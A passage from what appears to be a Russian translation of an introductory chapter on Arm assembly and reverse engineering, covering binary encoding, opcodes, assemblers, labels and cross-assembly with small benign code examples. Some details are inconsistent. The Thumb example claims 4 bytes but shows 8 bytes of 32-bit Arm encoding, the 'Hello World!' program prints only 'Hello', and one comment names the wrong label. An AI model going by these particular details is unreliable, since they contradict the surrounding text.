Blue Fox. Внутреннее устройство ассемблера Arm и обратная разработка

Русский перевод практического руководства по ассемблеру Arm, формату ELF, статическому и динамическому анализу и обратной разработке программ.

Больше крутых материалов в моём телеграм-канале @grogrigs

Глава 1. Введение в обратную разработку

Введение в язык ассемблера

Если вы читаете эту книгу, то, вероятно, уже слышали о языке ассемблера Arm и знаете, что его понимание служит ключом к анализу двоичных файлов, выполняемых на Arm. Но что это за язык и зачем он существует? В конце концов, программисты обычно пишут код на языках высокого уровня, таких как C/C++, и почти никто не программирует непосредственно на ассемблере. Ведь языки высокого уровня гораздо удобнее для программистов.

К сожалению, языки высокого уровня слишком сложны, чтобы процессоры могли интерпретировать их непосредственно. Поэтому программисты компилируют программы на языках высокого уровня в двоичный машинный код, который способен выполнять процессор.

Этот машинный код - не совсем то же самое, что язык ассемблера. Если открыть его непосредственно в текстовом редакторе, он будет выглядеть непонятным. Процессоры также не выполняют язык ассемблера: они выполняют только машинный код. Почему же тогда ассемблер так важен в обратной разработке?

Чтобы понять назначение ассемблера, совершим краткий экскурс в историю вычислительной техники и посмотрим, как мы пришли к современному положению дел и как всё связано между собой.

Биты и байты

В незапамятные времена, когда всё только начиналось, люди решили создавать компьютеры и поручать им простые задачи. Компьютеры не говорят на человеческих языках - в конце концов, это всего лишь электронные устройства, - поэтому нам понадобился способ общаться с ними посредством электрических сигналов.

На самом нижнем уровне компьютеры работают с электрическими сигналами, которые формируются переключением электрического напряжения между двумя уровнями: включено и выключено.

Первая проблема состоит в том, что для общения, хранения данных и простого описания состояния системы нам необходимо как-то обозначать эти состояния включения и выключения. Поскольку состояний два, естественным решением стало применение двоичной системы для кодирования их значений. Каждая двоичная цифра (или бит) могла иметь значение 0 либо 1. Хотя один бит способен хранить лишь минимально возможный объём информации, соединение нескольких битов в последовательность позволяет представлять гораздо большие числа. Например, число 30 284 334 537 можно представить всего 35 битами:

```
11100001101000101100100010111001001
```

Такая система уже позволяет кодировать большие числа, но теперь возникает новая проблема: где в памяти (или на магнитной ленте) заканчивается одно число и начинается следующее? Современному читателю этот вопрос может показаться странным, однако во времена проектирования первых компьютеров он был весьма серьёзным. Простейшее решение заключалось в создании групп битов фиксированного размера. Специалисты по вычислительной технике, не желавшие упускать удачную игру слов, назвали такую группу двоичных цифр, то есть битов, байтом (byte).

Итак, сколько битов должно быть в байте? Для современного человека ответ кажется совершенно очевидным: все мы знаем, что современный байт состоит из 8 битов. Но так было не всегда.

Первоначально в разных системах по-разному определяли количество битов в байте. Предшественником известного нам сегодня 8-битного байта был 6-битный формат двоично-десятичного кода для обмена информацией (Binary Coded Decimal Interchange Code, BCDIC), применявшийся для представления буквенно-цифровой информации в ранних компьютерах IBM, например в IBM 1620 1959 года. До этого байты часто имели длину 4 бита, а ещё раньше словом "байт" обозначали произвольное количество битов, превышающее 1. Лишь позднее, после появления в 1960-х годах 8-битного расширенного двоично-десятичного кода для обмена информацией (Extended Binary Coded Decimal Interchange Code, EBCDIC) в линейке мейнфреймов IBM System/360 с побайтово адресуемой памятью и 8-битными байтами, размер байта начал стандартизироваться на уровне 8 битов. Затем 8-битный размер единицы хранения был принят и в других широко распространённых компьютерных системах, включая Intel 8080 и Motorola 6800.

Ниже приведён отрывок из опубликованной в 1962 году книги *Planning a Computer System*, где перечислены три основные причины выбора 8-битного байта[1]:

1. Полная ёмкость в 256 символов считалась достаточной для подавляющего большинства областей применения.
2. В пределах этой ёмкости один символ представляется одним байтом, поэтому длина конкретной записи не зависит от сочетания символов в этой записи.

3. 8-битные байты достаточно экономно расходуют пространство хранения.

8-битный байт может содержать одно из 256 различных значений - от 00000000 до 11111111. Разумеется, интерпретация этих значений зависит от использующего их программного обеспечения. Например, в таких байтах можно хранить положительные числа, представляя значения от 0 до 255 включительно. С помощью дополнительного кода можно также представлять знаковые числа от -128 до 127 включительно.

Кодирование символов

Разумеется, компьютеры использовали байты не только для кодирования и обработки целых чисел. Они также часто хранили и обрабатывали понятные человеку буквы и цифры, называемые символами.

В ранних кодировках символов, таких как ASCII, решили использовать по 7 битов на байт, однако это давало лишь ограниченный набор из 128 возможных символов. Такой набор позволял кодировать буквы и цифры английского языка, а также несколько знаков и управляющих символов, но не мог представлять многие буквы, используемые в других языках. Стандарт EBCDIC с его 8-битными байтами выбрал совершенно другой набор символов и использовал кодовые страницы для "переключения" между языками. Однако в конечном счёте этот набор символов оказался слишком громоздким и негибким.

Со временем стало ясно, что необходим по-настоящему универсальный набор символов, поддерживающий все живые языки мира и специальные знаки. Итогом стало создание в 1987 году проекта Unicode. Существует несколько различных кодировок Unicode, но в Интернете преобладает UTF-8. Символы из набора ASCII входят в UTF-8 без изменений, а "расширенные символы" могут занимать несколько последовательных байтов.

Поскольку теперь символы кодируются байтами, их можно представлять двумя шестнадцатеричными цифрами. Например, символы A, R и M обычно кодируются октетами, показанными на рис. 1.1.




Рисунок 1.1. Буквы A, R и M и их шестнадцатеричные значения

Каждую шестнадцатеричную цифру можно закодировать 4-битовой комбинацией в диапазоне от 0000 до 1111, как показано на рис. 1.2.




Рисунок 1.2. Шестнадцатеричные значения ASCII и их 8-битные двоичные эквиваленты

Поскольку для кодирования символа ASCII требуются два шестнадцатеричных значения, 8 битов представлялись идеальным размером для хранения текста на большинстве письменных языков мира, а для символов, которые невозможно представить лишь 8 битами, подходил размер, кратный 8 битам.

Благодаря такой схеме гораздо проще истолковать смысл длинной последовательности битов. Следующая битовая комбинация кодирует слово Arm:

```
0100 0001 0101 0010 0100 1101
```

Машинный код и ассемблер

Одна из исключительно мощных особенностей компьютеров, отличающая их от предшествовавших им механических калькуляторов, состоит в том, что логику их работы также можно закодировать в виде данных. Такой код можно хранить в памяти или на диске, обрабатывать либо изменять по мере необходимости. Например, обновление программного обеспечения способно полностью изменить операционную систему компьютера без покупки новой машины.

Мы уже увидели, как кодируются числа и символы, но как кодируется логика? Здесь в дело вступают архитектура процессора и его набор инструкций.

Если бы мы создавали собственный компьютерный процессор с нуля, то могли бы разработать собственную кодировку инструкций, сопоставив двоичные комбинации машинным кодам, которые наш процессор способен интерпретировать и на которые способен реагировать, то есть фактически создали бы собственный "машинный язык". Поскольку машинные коды предназначены для того, чтобы "предписывать" электронной схеме выполнение некоторой "операции", их также называют кодами инструкций, а чаще - кодами операций (operation codes, opcodes).

На практике большинство людей пользуются существующими компьютерными процессорами и, следовательно, кодировками инструкций, определёнными производителем процессора. В Arm кодировки инструкций имеют фиксированный размер - 32 или 16 битов в зависимости от набора инструкций, используемого программой. Процессор извлекает и интерпретирует каждую инструкцию, а затем поочерёдно выполняет их, воплощая логику программы. Каждая инструкция представляет собой двоичную комбинацию, или кодировку инструкции, составленную по конкретным правилам архитектуры Arm.

В качестве примера предположим, что мы создаём крошечный 16-битный набор инструкций и определяем внешний вид каждой инструкции. Сначала необходимо выделить часть кодировки, которая будет точно указывать тип выполняемой инструкции; эта часть называется кодом операции. Например, можно отвести под код операции первые 7 битов инструкции и задать коды операций сложения и вычитания, как показано в табл. 1.1.

Таблица 1.1. Коды операций сложения и вычитания

Операция	Код операции
Сложение	`0001110`
Вычитание	`0001111`

Писать машинный код вручную возможно, но это неоправданно громоздко. На практике удобнее записывать ассемблерные инструкции на некотором понятном человеку "языке ассемблера", который будет преобразован в эквивалентный машинный код. Для этого необходимо также определить сокращённое обозначение инструкции, называемое мнемоникой инструкции, как показано в табл. 1.2.

Таблица 1.2. Мнемоники

Операция	Код операции	Мнемоника
Сложение	0001110	ADD
Вычитание	0001111	SUB

Разумеется, недостаточно просто велеть процессору выполнить "сложение". Нужно также сообщить ему, какие две величины следует сложить и что сделать с результатом. Например, если мы пишем программу, выполняющую операцию `a = b + c`, значения `b` и `c` до начала инструкции должны где-то храниться, а инструкция должна знать, куда записать результат `a`.

В большинстве процессоров, и в частности в процессорах Arm, такие временные значения обычно хранятся в регистрах, вмещающих небольшое количество "рабочих" значений. Программы могут загружать данные из памяти (или с диска) в регистры, подготавливая их к обработке, а после обработки выгружать результирующие данные обратно в долговременное хранилище.

Количество регистров и правила их именования зависят от архитектуры. По мере усложнения программного обеспечения программам всё чаще приходится одновременно манипулировать большим количеством значений. Хранить и обрабатывать эти значения в регистрах быстрее, чем непосредственно в памяти; следовательно, регистры уменьшают количество обращений программы к памяти и ускоряют выполнение.

Вернёмся к предыдущему примеру. Мы разрабатывали 16-битную инструкцию, выполняющую операцию, которая прибавляет значение к регистру и записывает результат в другой регистр. Поскольку под саму операцию (`ADD`/`SUB`) используются 7 битов, оставшиеся 9 битов можно отвести для кодирования регистра-источника, регистра назначения и постоянного значения, которое требуется прибавить или вычесть. В этом примере мы поровну делим оставшиеся биты и назначаем сокращения и соответствующие машинные коды, показанные в табл. 1.3.

Таблица 1.3. Назначение машинных кодов вручную

Операция	Мнемоника	Машинный код
Сложение	ADD	0001110
Вычитание	SUB	0001111
Целое значение 2	#2	010
Регистр операнда	R0	000
Регистр назначения	R1	001

Вместо создания этих машинных кодов вручную можно написать небольшую программу, которая преобразует синтаксическую конструкцию `ADD R1, R0, #2` (`R1 = R0 + 2`) в соответствующую комбинацию машинного кода, а затем передаёт эту комбинацию нашему условному процессору. См. табл. 1.4.

Таблица 1.4. Программирование машинных кодов

Инструкция	Двоичный машинный код	Шестнадцатеричная кодировка
ADD R1, R0, #2	0001110 010 000 001	0x1C81
SUB R1, R0, #2	0001111 010 000 001	0x1E81

Составленная нами битовая комбинация представляет одну из кодировок 16-битных инструкций `ADD` и `SUB`, входящих в набор инструкций T32. На рис. 1.3 показаны её составные части и порядок их расположения в кодировке инструкции.




Рисунок 1.3. 16-битная кодировка Thumb для инструкций ADD и SUB с непосредственным операндом

Разумеется, это лишь упрощённый пример. Современные процессоры предоставляют сотни возможных инструкций, зачастую с более сложными вложенными кодировками. Например, Arm определяет инструкцию загрузки в регистр (с мнемоникой `LDR`), которая загружает 32-битное значение из памяти в регистр, как показано на рис. 1.4. В этой инструкции "адрес", с которого производится загрузка, указывается в регистре 2 (называемом `R2`), а прочитанное значение записывается в регистр 3 (называемый `R3`).




Рисунок 1.4. Инструкция `LDR` загружает значение с адреса в `R2` в регистр `R3`

Квадратные скобки вокруг `R2` в записи инструкции означают, что значение в `R2` следует интерпретировать как адрес в памяти, а не как обычное значение. Иными словами, требуется не скопировать значение из `R2` в `R3`, а получить содержимое памяти по адресу, заданному в `R2`, и загрузить это значение в `R3`. Программа может обращаться к области памяти по многим причинам, в том числе для вызова функции или загрузки значения из памяти в регистр.

В сущности, именно в этом состоит различие между машинным кодом и ассемблерным кодом. Язык ассемблера - это понятный человеку синтаксис, показывающий, как следует интерпретировать каждую закодированную инструкцию. Машинный код, напротив, представляет собой фактические двоичные данные, которые принимает и обрабатывает реальный процессор; его кодировка точно задаётся разработчиком процессора.

Ассемблирование

Если процессоры понимают только машинный код, но не язык ассемблера, то как выполнить преобразование между ними? Для этого необходима программа, которая преобразует написанные нами вручную ассемблерные инструкции в эквивалентный машинный код. Программы, выполняющие такую задачу, называются ассемблерами.

На практике ассемблеры способны не только понимать и переводить отдельные инструкции в машинный код, но и интерпретировать директивы ассемблера[2], предписывающие ассемблеру другие действия, например переключение между данными и кодом или ассемблирование разных наборов инструкций. Таким образом, английские термины *assembly language* и *assembler language* - это два взгляда на одно и то же понятие. Синтаксис и смысл отдельных директив и выражений ассемблера зависят от конкретного ассемблера.

Эти директивы и выражения представляют собой удобные сокращения, которые можно использовать в ассемблерной программе. Однако, строго говоря, они являются не частью самого языка ассемблера, а указаниями о том, как должен работать ассемблер.

Для разных платформ доступны разные ассемблеры: например, ассемблер GNU `as`, который также применяется для ассемблирования ядра Linux; ассемблер `armasm` из набора инструментов ARM Toolchain; или одноимённый ассемблер Microsoft `armasm`, входящий в Visual Studio.

В качестве примера предположим, что требуется ассемблировать следующие две 16-битные инструкции, записанные в файле `myasm.s`:

```
.section .text
.global _start
_start:
.thumb
    movs r1, #5
    ldr  r3, [r2]
```

В этой программе первые три строки являются директивами ассемблера. Они сообщают ассемблеру, где следует разместить ассемблированные данные (в данном случае в разделе `.text`), определяют метку точки входа нашего кода (в данном случае `_start`) как глобальный символ и, наконец, указывают, что необходимо использовать кодировку инструкций Thumb. Набор инструкций Thumb (T32) входит в архитектуру Arm и допускает инструкции шириной 16 битов.

Чтобы скомпилировать эту программу на машине с операционной системой Linux и процессором Arm, можно воспользоваться ассемблером GNU `as`.

```
$ as myasm.s -o myasm.o
```

Ассемблер читает программу на языке ассемблера `myasm.s` и создаёт объектный файл `myasm.o`. Этот файл содержит 4 байта машинного кода, соответствующего двум нашим двухбайтовым инструкциям в шестнадцатеричной форме.

```
05 10 a0 e3 00 30 92 e5
```

Ещё одной особенно полезной возможностью ассемблеров является понятие метки, которая ссылается на конкретный адрес в памяти, например на адрес цели перехода, функции или глобальной переменной.

Рассмотрим в качестве примера следующую ассемблерную программу:

```
.section .text
.global _start

_start:
        mov r1, #5
        mov r2, #6
        b mylabel
result:
        mov r0, r4
        b _exit
mylabel:
        add r4, r1, r2
        b result

_exit:
        mov r7, #0
        svc #0
```

Эта программа начинает с занесения значений в два регистра, а затем выполняет ветвление, то есть переход, к метке `mylabel`, чтобы исполнить инструкцию `ADD`. После исполнения `ADD` программа переходит к метке `result`, выполняет инструкцию перемещения и завершается переходом к метке `_exit`. Ассемблер использует эти метки как подсказки для компоновщика, который назначает им относительные адреса в памяти. Поток выполнения программы показан на рис. 1.5.




Рисунок 1.5. Поток выполнения примера ассемблерной программы

Метки полезны не только для ссылок на инструкции, к которым требуется перейти: с их помощью можно также получать содержимое области памяти. Например, следующий фрагмент ассемблерного кода использует метки, чтобы получить содержимое области памяти или перейти к другим инструкциям в коде:

```
.section .text
.global _start

_start:

        mov r1, #5        // 1. занести в r1 значение 5
        adr r2, myvalue   // 2. занести в r2 адрес mystring
        ldr  r3, [r2]     // 3. занести в r3 значение по адресу из r2
        b mylabel         // 4. перейти по адресу mylabel
    result:
        mov r0, r4        // 7. занести в r0 значение из r4
        b _exit           // 8. перейти по адресу _exit
```

```
mylabel:
    add r4, r1, r3    // 5. занести в r4 результат r1 + r3
    b result          // 6. перейти к result

myvalue:
.word 2               // значение размером в слово, содержащее 2
```

Инструкция `ADR` загружает адрес переменной `myvalue` в регистр `R2`, а инструкция `LDR` загружает содержимое по этому адресу в регистр `R3`. Затем программа переходит к инструкции, на которую ссылается метка `mylabel`, выполняет инструкцию `ADD` и переходит к инструкции, на которую ссылается метка `result`, как показано на рис. 1.6.




Рисунок 1.6. Иллюстрация логики инструкций `ADR` и `LDR`

В качестве несколько более интересного примера ниже приведён ассемблерный код, который выводит в консоль `Hello World!`, а затем завершается. В нём метка используется для обращения к строке `hello`: инструкция `ADR` помещает относительный адрес её метки `mystring` в регистр `R1`.

```
.section .text
.global _start

_start:
    mov r0, #1              // STDOUT
    adr r1, mystring        // R1 = адрес строки
    mov r2, #6              // R2 = размер строки
    mov r7, #4              // R7 = номер системного вызова 'write()'
    svc #0                  // вызвать системный вызов

_exit:
    mov r7, #0
    svc #0



mystring:
.string "Hello\n"
```

После ассемблирования и компоновки этой программы на процессоре, который поддерживает архитектуру Arm и используемый нами набор инструкций, при выполнении она выводит `Hello`.

```
$ as myasm2.s -o myasm2.o
$ ld myasm2.o -o myasm2
$ ./myasm2
Hello
```

Современные ассемблеры часто входят в наборы инструментов компилятора и предназначены для создания файлов, которые можно объединять в более крупные исполняемые программы. Поэтому ассемблерные программы обычно не просто преобразуют ассемблерные инструкции непосредственно в машинный код, а создают объектный файл, содержащий ассемблерные инструкции, сведения о символах и подсказки для программы-компоновщика, входящей в компилятор. В конечном счёте именно компоновщик отвечает за создание полных исполняемых файлов, предназначенных для запуска в современных операционных системах.

Кросс-ассемблеры

Что произойдёт, если запустить нашу программу Arm на процессоре с другой архитектурой? Попытка выполнить программу `myasm2` на процессоре Intel x86-64 приведёт к ошибке, сообщающей, что двоичный файл невозможно выполнить из-за ошибки формата исполняемого файла.

```
user@ubuntu:~$ ./myasm
bash: ./myasm: cannot execute binary file: Exec format error
```

Мы не можем запустить двоичный файл Arm на машине x64, потому что на этих двух платформах инструкции кодируются по-разному. Даже если на разных архитектурах требуется выполнить одну и ту же операцию, язык ассемблера и назначенные машинные коды могут существенно различаться. Допустим, на трёх разных архитектурах процессоров требуется выполнить инструкцию, помещающую десятичное число 1 в первый регистр. Хотя сама операция одна и та же, кодировка инструкции и язык ассемблера зависят от архитектуры. Рассмотрим в качестве примера три общих типа архитектуры.

Armv8-A: 64-битный набор инструкций (AArch64)

```
d2 80 00 20    mov    x0, #1           // поместить значение 1 в регистр r0
```

Armv8-A: 32-битный набор инструкций (AArch32)

```
e3 a0 00 01    mov    r0, #1           // поместить значение 1 в регистр r0
```

Набор инструкций Intel x86-64

```
b8 01 00 00 00    mov rax, 1           // поместить значение 1 в регистр rax
```

Различается не только синтаксис: соответствующие байты машинного кода также существенно различаются в разных наборах инструкций. Это означает, что байты машинного кода, ассемблированные для 32-битного набора инструкций Arm, имеют совершенно иной смысл на архитектуре с другим набором инструкций (например, x64 или A64).

Обратное тоже верно. Одна и та же последовательность байтов может совершенно по-разному интерпретироваться разными процессорами. Например:

Armv8-A: 64-битный набор инструкций (AArch64)

```
d2 80 00 20     mov    x0, #1       // поместить значение 1 в регистр x0
```

Armv8-A: 32-битный набор инструкций (AArch32)

```
d2 80 00 20     addle r0, r0, #32   // прибавить 32 к r0, если LE = true
```

Иными словами, ассемблерная программа должна быть написана на языке ассемблера той архитектуры, на которой её требуется выполнять, и должна быть ассемблирована ассемблером, поддерживающим соответствующий набор инструкций.

Однако, вопреки возможным ожиданиям, двоичные файлы Arm можно создавать без машины Arm. Разумеется, сам ассемблер должен понимать синтаксис Arm, но если он скомпилирован для x64, то его запуск на машине x64 позволит создавать двоичные файлы Arm. Такая программа называется кросс-ассемблером и позволяет ассемблировать код для целевой архитектуры, отличной от архитектуры машины, на которой вы сейчас работаете.

Например, на машине x86-64 с Ubuntu можно загрузить ассемблер для AArch32 и ассемблировать код с его помощью.

```
user@ubuntu:~$ arm-linux-gnueabihf-as myasm.s -o myasm.o
user@ubuntu:~$ arm-linux-gnueabihf-ld myasm.o -o myasm
```

С помощью команды Linux `file` можно увидеть, что мы создали 32-битный исполняемый файл ARM.

```
user@ubuntu:~$ file myasm
myasm: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
statically linked, not stripped
```

Языки высокого уровня

Почему же язык ассемблера не стал господствующим языком программирования для разработки программного обеспечения? Одна из главных причин заключается в том, что язык ассемблера непереносим. Представьте, что вам пришлось бы переписывать всю кодовую базу приложения для каждой архитектуры процессора, которую вы хотите поддерживать! Это огромная работа. Вместо этого появились более новые языки, абстрагирующиеся от подобных особенностей конкретного процессора и позволяющие легко компилировать одну и ту же программу для нескольких разных архитектур. Их часто называют языками более высокого уровня, противопоставляя низкоуровневому языку ассемблера, который ближе к аппаратному обеспечению и архитектуре конкретного компьютера.

При этом понятие "высокий уровень" по своей сути относительно. Изначально C и C++ считались языками высокого уровня, а ассемблер - языком низкого уровня. После появления более новых и абстрактных языков, таких как Visual Basic или Python, C/C++ нередко называют низкоуровневыми. В конечном счёте всё зависит от точки зрения и от того, кого вы спросите.

Как и язык ассемблера, исходный код высокого уровня процессоры непосредственно не понимают. Программистам необходимо преобразовывать программы высокого уровня в машинный код с помощью компилятора. Как и прежде, нужно указать архитектуру, на которой будет выполняться двоичный файл; и, как и прежде, двоичные файлы Arm можно создавать в системах без Arm, воспользовавшись кросс-компилятором.

Результатом работы компилятора обычно является исполняемый файл, который можно запустить в конкретной операционной системе. Как правило, заказчикам распространяют именно такие двоичные исполняемые файлы, а не исходный код программы. Поэтому, когда требуется проанализировать программу, в нашем распоряжении часто имеется лишь сам скомпилированный исполняемый файл.

К несчастью для специалистов по обратной разработке, обратить процесс компиляции и восстановить первоначальный исходный код обычно невозможно. Компиляторы не только представляют собой чудовищно сложные программы со множеством уровней итераций и

абстракций, разделяющих первоначальный исходный код и получившийся двоичный файл, но и на многих этапах этого процесса отбрасывают понятные человеку сведения, которые помогают программистам осмысливать программу.

Если исходного кода анализируемой программы нет, то в зависимости от необходимой степени подробности анализа у нас есть два основных варианта: декомпилировать или дизассемблировать исполняемый файл.

Дизассемблирование

